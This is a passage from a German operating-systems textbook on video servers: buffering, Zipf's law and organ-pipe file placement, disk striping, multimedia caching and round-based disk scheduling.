Eine einfache Pufferungsstrategie ist die Verwendung von doppelter Pufferung. Während der Inhalt eines Puffers an die 24 Ströme ausgegeben wird, kann ein anderer Puffer im Voraus geladen werden. Wenn der aktuelle Puffer fertig ist, werden die beiden Puffer getauscht und derjenige, der gerade zur Wiedergabe verwendet wurde, wird jetzt mit einer einzigen Plattenoperation wieder gefüllt.

Eine interessante Frage ist, wie groß der Puffer sein soll. Offensichtlich muss er 24 Rahmen fassen. Da die Rahmen jedoch in der Größe variabel sind, ist es nicht ganz einfach, die richtige Größe zu bestimmen. Den Puffer groß genug für 24 I-Rahmen zu machen, ist des Guten zu viel, aber ihn nur groß genug für 24 durchschnittliche Rahmen zu machen, birgt Risiken.

Glücklicherweise ist für einen beliebigen Film die größte Spur (im Sinne von Abbildung 7.21) des Films im Voraus bekannt, so dass ein Puffer mit exakt dieser Größe gewählt werden kann. Allerdings kann es passieren, dass in der größten Spur beispielsweise 16 I-Rahmen liegen, während die nächstkleinere Spur nur 9 I-Rahmen hat. Die Entscheidung, einen Puffer zu wählen, der groß genug für den zweitgrößten Puffer ist, könnte klüger sein. Eine solche Wahl bedeutet, dass die größte Spur abgeschnitten wird, so dass einigen Strömen ein Rahmen im Film fehlt. Um eine Störung zu vermeiden, kann der vorherige Rahmen nochmals dargestellt werden. Niemand wird das bemerken.

Verfolgt man diesen Ansatz weiter, so ist es möglich – falls die drittgrößte Spur nur 4 I-Rahmen enthält –, einen Puffer zu verwenden, der 4 I-Rahmen und 20 P-Rahmen fasst. Zwei wiederholte Rahmen für einen Strom zweimal pro Film ist vielleicht akzeptabel. Doch wo soll das enden? Wahrscheinlich bei einem Puffer, der groß genug ist, um 99% der Rahmen aufzunehmen. Man muss hier zwischen dem verwendeten

Speicher und der Qualität der Filme abwägen. Beachten Sie, dass die Statistik besser wird und die Rahmensätze immer gleichförmiger werden, je mehr Ströme es gleichzeitig gibt.

7.7.4 Platzierung mehrerer Dateien auf einer einzelnen Platte

Bisher haben wir uns nur die Platzierung eines einzelnen Films angesehen. Auf einem Video-Server gibt es aber natürlich viele Filme. Wenn diese zufällig über die Platte verstreut sind, dann wird durch die Bewegung des Plattenkopfes von Film zu Film Zeit verschwendet, wenn mehrere Filme gleichzeitig von verschiedenen Kunden angesehen werden.

Diese Situation lässt sich aufgrund der Beobachtung verbessern, dass einige Filme populärer sind als andere, indem man die Popularität beim Platzieren der Filme auf der Platte berücksichtigt. Obwohl man nur wenig über die Beliebtheit von bestimmten Filmen im Allgemeinen sagen kann (abgesehen davon, dass Namen von großen Stars sicher helfen), kann man doch etwas über die relative Popularität von Filmen allgemein sagen.

Für viele Arten von Popularitätsvergleichen wie dem Verleihen von Videos, dem Ausleihen von Büchern aus einer Bibliothek, dem Referenzieren von Webseiten, selbst der Häufigkeit von englischen Wörtern in einem Roman oder der Bevölkerung der größten Städte folgt eine gute Näherung der relativen Popularität einem überraschend vorhersehbaren Muster. Dieses Muster wurde von dem Harvard-Professor für Linguistik George Zipf (1902–1950) entdeckt und wird als **Zipf'sches Gesetz** bezeichnet. Es besagt Folgendes: Wenn die Filme, Bücher, Webseiten oder Wörter nach ihrer Popularität geordnet werden, wählt der nächste Kunde mit der Wahrscheinlichkeit C/k dasjenige aus, das auf Platz k rangiert, wobei C eine Normalisierungskonstante ist.

Daher betragen die Wahrscheinlichkeiten, mit der die drei Top-Filme ausgewählt werden, $C/1$, $C/2$ bzw. $C/3$, wobei C so berechnet wird, dass die Summe aller dieser Terme 1 ergibt. Mit anderen Worten, wenn es N Filme gibt, dann ist

$$C/1 + C/2 + C/3 + C/4 + \dots + C/N = 1$$

Mithilfe dieser Gleichung kann C berechnet werden. Die Werte für C für Populationen mit 10, 100, 1.000 und 10.000 Bestandteilen sind 0,341, 0,193, 0,134 bzw. 0,102. Für 1.000 Filme zum Beispiel betragen die Wahrscheinlichkeiten für die fünf Top-Filme 0,134, 0,067, 0,045, 0,034 bzw. 0,027.

Das Zipf'sche Gesetz ist in ▶ Abbildung 7.22 dargestellt. Nur zum Spaß wurde es auf die Einwohnerzahl der 20 größten Städte der USA angewendet. Das Zipf'sche Gesetz besagt, dass die zweitgrößte Stadt die Hälfte der Einwohner der größten haben sollte und die drittgrößte Stadt sollte ein Drittel der größten haben usw. Obwohl nicht perfekt, ergibt sich doch eine überraschend gute Übereinstimmung.




Abbildung 7.22: Die Kurve zeigt das Zipf'sche Gesetz für $N = 20$. Die Quadrate repräsentieren die Einwohnerzahl der 20 größten Städte der USA, sortiert nach Rangordnung (New York ist 1, Los Angeles ist 2, Chicago ist 3 usw.)

Für die Filme auf einem Video-Server besagt das Zipf'sche Gesetz, dass der populärste Film zweimal so oft wie der zweitpopulärste gewählt wird, dreimal so oft wie der drittpopulärste und so weiter. Am Anfang fällt die Verteilung zwar stark ab, sie läuft aber schließlich flach aus. Zum Beispiel hat Film 50 eine Popularität von $C/50$ und Film 51 hat die Popularität $C/51$. Somit ist Film 51 50/51 mal so populär wie Film 50, eine Differenz von nur etwa 2%. Wenn man sich auf der Kurve weiter nach außen bewegt, so wird der prozentuale Abstand zweier aufeinanderfolgender Filme immer geringer. Eine Folgerung daraus ist, dass der Server sehr viele Filme benötigt, da es einen wesentlichen Bedarf an Filmen außerhalb der Top 10 gibt.

Kennt man die relative Popularität der verschiedenen Filme, so kann die Performanz eines Video-Servers modelliert werden und diese Information für die Platzierung von Dateien genutzt werden. Studien haben gezeigt, dass die beste Strategie überraschend einfach und unabhängig von der Verteilung ist. Sie wird als **Orgelpfeifen-Algorithmus** (*organ-pipe algorithm*) bezeichnet (Grossman und Silverman, 1973; Wong, 1983). Dieser Algorithmus besteht aus der Platzierung des populärsten Filmes in der Mitte der Platte, mit dem zweit- und drittpopulärsten Film auf jeder seiner Seiten. Nach diesen kommen Nummer vier und fünf und so weiter, wie in ▶ Abbildung 7.23 zu sehen ist. Diese Platzierung funktioniert am besten, wenn jeder Film eine zusammenhängende Datei von der Art wie in Abbildung 7.19 ist. Sie lässt sich bis zu einem gewissen Grad aber auch anwenden, wenn jeder Film über einen engen Bereich an Zylindern verteilt ist. Der Name des Algorithmus entstand aufgrund der Tatsache, dass das Histogramm der Wahrscheinlichkeiten wie eine etwas unregelmäßige Orgel aussieht.




Abbildung 7.23: Die Orgelpfeifen-Verteilung von Dateien auf einem Video-Server

Der Orgelpfeifen-Algorithmus versucht, den Plattenkopf möglichst in der Mitte der Platte zu halten. Bei 1.000 Filmen und einer Verteilung gemäß des Zipfschen Gesetzes repräsentieren die ersten fünf Filme eine Wahrscheinlichkeit von insgesamt 0,307, was bedeutet, dass der Plattenkopf etwa 30% der Zeit in den Zylindern bleibt, die den ersten fünf Filmen zugeteilt wurden – ein überraschend großer Anteil bei 1.000 verfügbaren Filmen.

7.7.5 Platzierung von Dateien auf mehreren Platten

Um eine höhere Performanz zu erreichen, haben Video-Server oft mehrere Platten, die parallel laufen können. Manchmal werden auch RAID-Systeme eingesetzt. Das passt jedoch nicht sehr häufig, denn die höhere Zuverlässigkeit der RAID-Systeme geht auf Kosten der Performanz. Video-Server brauchen aber im Allgemeinen eine hohe Performanz und kümmern sich nicht so sehr um die Korrektur von flüchtigen Fehlern. Auch können RAID-Controller zum Engpass werden, wenn sie zu viele Platten auf einmal verwalten müssen.

Eine verbreitete Konfiguration besteht einfach aus einer großen Anzahl an Platten und wird manchmal als **Plattenfarm** bezeichnet. Die Platten rotieren nicht synchron und beinhalten keine Paritätsbits wie RAID-Systeme. Eine mögliche Anordnung ist, Film A auf Platte 1 zu legen, Film B auf Platte 2 und so weiter, wie es in ►Abbildung 7.24(a) gezeigt ist. In der Praxis, mit modernen Platten, können mehrere Filme auf jeder Platte abgelegt werden.

Diese Organisation ist einfach zu implementieren und hat eine eindeutige Fehlercharakteristik: Wenn eine Platte ausfällt, so sind alle darauf enthaltenen Filme nicht verfügbar. Bedenken Sie, dass die Auswirkungen für ein Unternehmen, das eine Platte voller Filme verliert, nicht so katastrophal sind wie für ein Unternehmen, das eine Platte voller Daten verliert, da die Filme einfach von DVD wieder auf eine freie Platte aufgespielt werden können. Ein Nachteil dieses Ansatzes ist, dass die Last möglicherweise nicht ausbalanciert ist. Wenn eine Platte Filme enthält, die im Augenblick hoch im Kurs stehen, und andere Platten weniger populäre Filme enthalten, wird das Sys-

tem nicht ausgenutzt. Wenn die Einsatzhäufigkeit der Filme bekannt ist, können natürlich einige Filme von Hand verschoben werden, um die Last auszugleichen.




Abbildung 7.24: Vier Möglichkeiten für die Organisation von Multimedia-Dateien über mehrere Platten (a) Keine Verteilung (b) Gleiches Verteilungsmuster für alle Dateien (c) Gestaffelte Verteilung (d) Zufällige Verteilung

Eine zweite mögliche Organisation sieht vor, jeden Film über mehrere Platten (vier im Beispiel von ► Abbildung 7.24(b)) zu verteilen. Nehmen wir für den Moment an, dass alle Rahmen die gleiche Größe haben (d.h. unkomprimiert sind). Eine feste Anzahl an Bytes von Film *A* wird auf Platte 1 geschrieben, dann wird die gleiche Anzahl an Bytes auf Platte 2 geschrieben und so weiter, bis die letzte Platte erreicht ist (in diesem Fall mit der Einheit *A3*). Dann wird das Verteilen bei der ersten Platte mit *A* wieder aufgenommen und so weiter, bis der gesamte Film geschrieben wurde. Danach werden die Filme *B*, *C* und *D* nach dem gleichen Muster verteilt.

Da alle Filme auf der ersten Platte beginnen, besteht ein möglicher Nachteil dieses Verteilungsmusters darin, dass die Last über die Platten eventuell nicht ausgeglichen ist. Ein Weg, die Last besser zu verteilen, ist eine Staffelung der Startplatte wie in ► Abbildung 7.24(c) dargestellt. Ein weiterer Ansatz, um einen Ausgleich der Last zu erreichen, ist die Verwendung eines zufälligen Verteilungsmusters für jede Datei, wie es in ► Abbildung 7.24(d) dargestellt ist.

Bis jetzt haben wir angenommen, dass alle Rahmen die gleiche Größe haben. Bei MPEG-2-Filmen ist diese Annahme jedoch falsch: I-Rahmen sind sehr viel größer als P-Rahmen. Es gibt zwei Möglichkeiten, mit dieser Schwierigkeit umzugehen: Verteilen nach Rahmen oder Verteilen nach Blöcken. Wenn nach Rahmen verteilt wird, dann geht der erste Rahmen von Film *A* als zusammenhängende Einheit auf die erste Platte, egal wie groß der Rahmen ist. Der nächste Rahmen geht auf die zweite Platte und so weiter. Film *B* wird auf die gleiche Art zerlegt und beginnt entweder auf der gleichen Platte, der nächsten Platte (bei Staffelung) oder auf einer zufällig ausgewähl-

ten Platte. Da Rahmen jeweils einer nach dem anderen eingelesen werden, wird durch diese Form der Verteilung das Lesen eines Filmes nicht unbedingt beschleunigt. Allerdings verteilt sich die Last über die Platten sehr viel besser als in der Situation von ►Abbildung 7.24(a), in der es Probleme geben kann, wenn sich an einem Abend alle Zuschauer für den Film A entscheiden und keiner für Film C. Im Großen und Ganzen wird durch die Verteilung der Last auf alle Platten die gesamte Plattenbandbreite besser ausgenutzt und somit die Zahl der Benutzer erhöht, die bedient werden können.

Der andere Weg der Verteilung erfolgt per Block. Für jeden Film werden Einheiten fester Größe hintereinander (oder zufällig) auf die Platten geschrieben. Jeder Block enthält einen oder mehrere Rahmen bzw. Teile davon. Das System kann jetzt mehrere Blöcke des gleichen Films auf einmal anfordern. Jede Anforderung liest Daten in einen anderen Puffer im Speicher. Auf diese Weise entsteht ein zusammenhängendes Stück des Films (mit vielen Rahmen) im Speicher, wenn alle Anforderungen fertiggestellt wurden. Diese Anforderungen lassen sich parallel verarbeiten. Wenn die letzte Anforderung erfüllt ist, kann dies dem anfordernden Prozess signalisiert werden. Dieser Prozess kann dann mit der Übertragung der Daten an den Benutzer beginnen. Nach einer Reihe von Rahmen, wenn der Puffer bis auf die letzten paar Rahmen geleert wurde, werden weitere Anforderungen abgesetzt, um einen anderen Puffer im Voraus zu laden. Dieser Ansatz verwendet große Mengen an Speicher für das Puffern, damit die Platten ausgelastet bleiben. Bei einem System mit 1.000 aktiven Benutzern und 1-MB-Puffern (zum Beispiel mit 256-KB-Blöcken auf jeder der vier Platten) wird 1 GB RAM für die Puffer benötigt. Eine solche Größe ist auf einem Server für 1.000 Benutzer ein kleiner Fisch und sollte kein Problem darstellen.

Ein letzter Aspekt bezüglich der Verteilung ist die Frage, über wie viele Platten verteilt werden soll. Das eine Extrem ist, einen Film über alle Platten zu verteilen. Bei 2-GB-Filmen und 1.000 Platten könnte zum Beispiel ein Block von 2 MB auf jede Platte geschrieben werden, ohne eine Platte zweimal zu verwenden. Das andere Extrem ist die Partitionierung der Platten in kleine Gruppen (wie in Abbildung 7.24) und die Beschränkung jedes Films auf eine einzige Partition. Die erste Strategie, **Wide-Striping** (weites Verteilen) genannt, verteilt die Last gut über die Platten. Wenn jeder Film jede Platte verwendet, ist das Hauptproblem, dass kein einziger Film gezeigt werden kann, sobald auch nur eine Platte ausfällt. Die zweite Methode, das sogenannte **Narrow-Striping** (deutsch: enges Verteilen), kann zwar unter Hotspots leiden (populäre Partitionen), aber der Verlust einer Platte ruiniert nur die Filme in diesen Partitionen. Das Verteilen von Rahmen variabler Größe wird in (Shenoy und Vin, 1999) mathematisch detailliert analysiert.

7.8 Caching

Das traditionelle LRU-Caching eignet sich für Multimedia-Dateien nicht besonders gut, da sich die Zugriffsmuster für Filme von denen für Textdateien unterscheiden. Die Idee des traditionellen LRU-Caching besteht darin, dass ein Block nach seiner Verwendung im Cache gehalten wird, für den Fall, dass er bald wieder gebraucht wird.

Wenn beispielsweise eine Datei editiert wird, so wird die Menge der Blöcke, auf denen die Datei geschrieben wurde, wieder und wieder verwendet, bis das Editieren beendet wird. Mit anderen Worten, wenn ein Block mit relativ hoher Wahrscheinlichkeit innerhalb eines kurzen Intervalls wieder verwendet wird, so ist es sinnvoll, ihn im Cache zu halten, um zukünftige Plattenzugriffe zu vermeiden.

Bei Multimedia besteht das normale Zugriffsmuster darin, dass ein Film von Anfang bis Ende sequenziell angesehen wird. Es ist unwahrscheinlich, dass ein Block ein zweites Mal verwendet wird, außer der Benutzer spult den Film zurück, um eine Szene nochmals zu sehen. Daher funktionieren konventionelle Caching-Techniken nicht. Allerdings ist Caching trotzdem hilfreich, aber nur, wenn es in anderer Form verwendet wird. In den folgenden Abschnitten werden wir uns Caching für Multimedia ansehen.

7.8.1 Block-Caching

Obwohl es im Allgemeinen zwecklos ist, einen Block in der Hoffnung im Cache zu halten, dass er bald wieder gebraucht wird, kann die Vorhersagbarkeit von Multimedia-Systemen dazu genutzt werden, Caching sinnvoll einzusetzen. Nehmen wir an, dass zwei Benutzer denselben Film anschauen, wobei der eine zwei Sekunden nach dem anderen begonnen hat. Nachdem der erste Benutzer einen Block geholt und angesehen hat, ist es sehr wahrscheinlich, dass der zweite Benutzer den Block zwei Sekunden später brauchen wird. Das System kann leicht feststellen, welche Filme nur einen Zuschauer haben und welche zwei oder mehr Zuschauer innerhalb kurzer Zeitabstände haben.

Daher kann es sinnvoll sein, immer wenn ein Block eines Films gelesen wird, der in Kürze erneut benötigt wird, diesen Block im Cache zu halten. Dies sollte in Abhängigkeit davon geschehen, wie lange er im Cache gehalten werden muss und wie knapp der Speicher ist. Anstatt alle Blöcke im Cache zu halten und den am längsten unbenutzten Block zu verdrängen, wenn der Cache voll ist, sollte eine andere Strategie angewandt werden: Jeder Film, der einen zweiten Zuschauer innerhalb einer Zeitspanne ΔT nach dem ersten Zuschauer hat, kann als Cache-relevant markiert werden und seine Blöcke können im Cache abgelegt werden, bis der zweite Zuschauer (und vielleicht ein Dritter) sie benutzt hat. Die anderen Filme werden überhaupt nicht im Cache gespeichert.

Dieser Grundgedanke lässt sich noch einen Schritt weiter fortführen. In manchen Fällen ist es machbar, zwei Ströme zusammenzuführen. Nehmen wir an, dass zwei Benutzer denselben Film in einem Abstand von 10 Sekunden ansehen. Das Halten der Blöcke im Cache für 10 Sekunden ist möglich, verschwendet aber Speicher. Ein alternativer, aber etwas hinterlistiger Ansatz ist es, die beiden Filme zu synchronisieren. Dies kann erreicht werden, indem die Rahmenrate für beide Filme verändert wird. Diese Idee ist in ►Abbildung 7.25 dargestellt.

In ►Abbildung 7.25(a) laufen beide Filme mit der NTSC-Rate von 1.800 Rahmen/min. Da Benutzer 2 10 Sekunden später begonnen hat, bleibt er während des ganzen Films

immer diese 10 Sekunden hinter Benutzer 1 zurück. In ▶ Abbildung 7.25(b) jedoch wird der Strom von Benutzer 1 verlangsamt, sobald Benutzer 2 erscheint. Anstatt mit 1.800 Rahmen/s läuft er für die nächsten 3 Minuten mit 1.750 Rahmen/s. Nach 3 Minuten ist er bei Rahmen 5.550. Zusätzlich wird der Strom von Benutzer 2 für die ersten drei Minuten mit 1.850 Rahmen/s abgespielt, womit auch er bei Rahmen 5.550 ist. Ab diesem Zeitpunkt werden beide Ströme wieder mit normaler Geschwindigkeit abgespielt.




Abbildung 7.25: (a) Zwei Benutzer sehen den gleichen Film im Abstand von 10 Sekunden. (b) Vereinigung der beiden Ströme zu einem Strom

Während der Aufholphase läuft der Strom von Benutzer 1 um 2,8% zu langsam, der von Benutzer 2 um 2,8% zu schnell. Es ist unwahrscheinlich, dass die Benutzer das bemerken. Falls diese Sorge trotzdem besteht, dann kann die Aufholphase auch über einen längeren Zeitraum als drei Minuten ausgedehnt werden.

Ein alternativer Weg, einen Benutzerstrom zu verlangsamen, um ihn mit einem anderen Strom zusammenzuführen, lässt den Benutzer den Film mit Werbespots ansehen – vermutlich gegen eine geringere Gebühr als für das Anschauen von werbefreien Filmen. Der Benutzer kann auch die Produktkategorien wählen, so dass die Werbespots weniger aufdringlich sind und mit höherer Wahrscheinlichkeit angesehen werden. Durch die Veränderung der Anzahl, der Länge und des Timings der Werbespots kann der Strom lang genug zurückgehalten werden, um ihn mit dem gewünschten Datenstrom zu synchronisieren (Krishnan, 1999).

7.8.2 Datei-Caching

Caching kann in Multimedia-Systemen auch auf eine andere Weise nützlich sein. Aufgrund der extremen Größe der meisten Filmen (3–6 GB) können Video-Server oftmals nicht alle ihre Filme auf der Platte halten, sondern sie speichern diese auf DVD oder Band. Wenn der Film benötigt wird, kann er zwar immer auf die Platte kopiert werden, doch durch das Suchen des Films und das Kopieren ergibt sich eine erhebliche Anlaufverzögerung. Daher verwalten die meisten Video-Server einen Platten-Cache mit den am häufigsten nachgefragten Filmen. Die populärsten Filme werden vollständig auf der Platte gespeichert.

Eine andere Möglichkeit zum Einsatz von Caching ist es, jeweils die ersten Minuten eines Films auf der Platte zu speichern. Auf diese Weise kann bei Anforderung des Films sofort die Wiedergabe von der Plattendatei beginnen. Zwischenzeitlich wird der Film von DVD oder Band auf die Platte kopiert. Wenn jederzeit ein ausreichend großer Teil des Films auf der Platte gespeichert wird, lässt sich mit hoher Wahrscheinlichkeit gewährleisten, dass der nächste Teil des Films geholt wurde, bevor er benötigt wird. Wenn alles gut geht, so ist der vollständige Film auf der Platte, lange bevor er gebraucht wird. Er wird dann im Cache abgelegt und bleibt für den Fall auf der Platte, dass er später erneut angefordert wird. Wenn zu viel Zeit vergeht, ohne dass eine weitere Anforderung kommt, wird der Film aus dem Cache entfernt, um für einen populäreren Film Platz zu machen.

7.9 Plattenspeicher-Scheduling für Multimedia

Multimedia stellt andere Anforderungen an die Platten als traditionelle textorientierte Anwendungen wie Compiler oder Textverarbeitungsprogramme. Insbesondere erfordert Multimedia extrem hohe Datenraten sowie eine Auslieferung der Daten in Echtzeit. Weder das eine noch das andere ist ein triviales Problem. Außerdem gibt es im Fall eines Video-Servers den wirtschaftlichen Druck, mit einem einzelnen Server gleichzeitig Tausende von Clients zu verwalten. Diese Anforderungen betreffen das gesamte System. In den bisherigen Abschnitten haben wir uns das Dateisystem angesehen, jetzt wollen wir einen Blick auf das Plattenspeicher-Scheduling für Multimedia werfen.

7.9.1 Statisches Plattenspeicher-Scheduling

Auch wenn Multimedia an alle Teile des Systems enorme Anforderungen bezüglich Echtzeit und Datenraten stellt, so hat es doch eine Eigenschaft, durch die es einfacher als traditionelle Systeme zu verwalten ist: Vorhersagbarkeit. In traditionellen Betriebssystemen kommen die Anforderungen für Plattenblöcke in einer gänzlich unvorhersehbaren Art und Weise. Das Beste, was ein Platten-Untersystem machen kann, ist ein Vorauslesen von einem Block für jede offene Datei durchzuführen. Ansonsten kann es nur auf Anforderungen warten und diese bei Bedarf erfüllen. Bei Multimedia ist das anders. Jeder aktive Datenstrom belastet das System in wohldefinierter Weise, die genau vorhersagbar ist. Bei der Wiedergabe von NTSC möchte jeder Client in 33,3 ms den nächsten Rahmen in seiner Datei haben und das System hat 33,3 ms Zeit, um alle Rahmen bereit-

zustellen (das System muss zumindest einen Rahmen pro Datenstrom puffern, so dass das Holen des Rahmens $k + 1$ parallel zur Wiedergabe des Rahmens k geschehen kann).

Diese Vorhersagbarkeit lässt sich dazu verwenden, die Platte mit einem Scheduling-Algorithmus zu verwalten, der auf Multimedia-Operationen zugeschnitten ist. Im Folgenden betrachten wir eine einzelne Platte, das Konzept lässt sich aber auch auf mehrere Platten übertragen. Für dieses Beispiel nehmen wir an, dass es zehn Benutzer gibt, von denen jeder einen anderen Film ansieht. Außerdem gehen wir davon aus, dass für alle Filme Auflösung, Rahmenrate und andere Parameter gleich sind.

Abhängig vom Rest des Systems kann der Rechner entweder zehn Prozesse haben (einen pro Videostrom) oder einen Prozess mit zehn Threads oder auch nur einen Prozess mit einem Thread, der die zehn Ströme nach dem Round-Robin-Verfahren verwaltet. Diese Details interessieren hier nicht. Wichtig ist, dass die Zeit in **Runden** unterteilt ist, wobei jede Runde der Rahmenzeit (33,3 ms für NTSC, 40 ms für PAL) entspricht. Zu Beginn jeder Runde wird für jeden Benutzer eine Anforderung an die Platte erzeugt, wie in ▶ Abbildung 7.26 dargestellt ist.




Abbildung 7.26: In einer Runde benötigt jeder Film einen Rahmen.

Nachdem alle Anforderungen zu Beginn der Runde gestellt werden, weiß die Platte, was sie in dieser Runde zu tun hat. Sie weiß auch, dass keine weiteren Anforderungen hereinkommen, bis diese aktuellen bearbeitet wurden und die nächste Runde beginnt. Daher können die Anforderungen optimal sortiert werden – vielleicht nach der Zylinderordnung (ebenso denkbar ist in manchen Fällen nach Sektorordnung) – und dann in dieser optimalen Reihenfolge verarbeitet werden. In Abbildung 7.26 sind die Anfragen nach Zylinderordnung sortiert dargestellt.

Auf den ersten Blick mag eine solche Optimierung der Platte wertlos erscheinen, denn solange die Deadline eingehalten wird, scheint es keinen Unterschied zu machen, ob am Ende noch 1 ms oder 10 ms an Zeit übrig ist. Diese Schlussfolgerung ist jedoch falsch. Durch eine derartige Optimierung der Positionierungen wird die durchschnittliche Zeit für die Bearbeitung jeder Anfrage verringert, was bedeutet, dass die Platte im Durchschnitt mehr Ströme pro Runde verwalten kann. Mit anderen Worten, diese

Optimierung der Plattenzugriffe erhöht die Anzahl der Filme, die der Server gleichzeitig übertragen kann. Die übrig gebliebene Zeit am Ende der Runde könnte auch für die Bedienung von möglichen Nicht-Echtzeit-Anforderungen genutzt werden.

Wenn ein Server zu viele Ströme hat, kann es gelegentlich vorkommen, dass er Rahmen von entfernten Teilen der Platte holen soll und dann die Deadline nicht einhält. Doch solange verpasste Deadlines sehr selten sind, kann dies toleriert werden, um mehr Ströme gleichzeitig versorgen zu können. Was zählt, ist die Anzahl der Ströme, die abgerufen werden. Zwei oder mehr Clients pro Datenstrom beeinflussen die Performanz oder das Scheduling der Platte nicht.

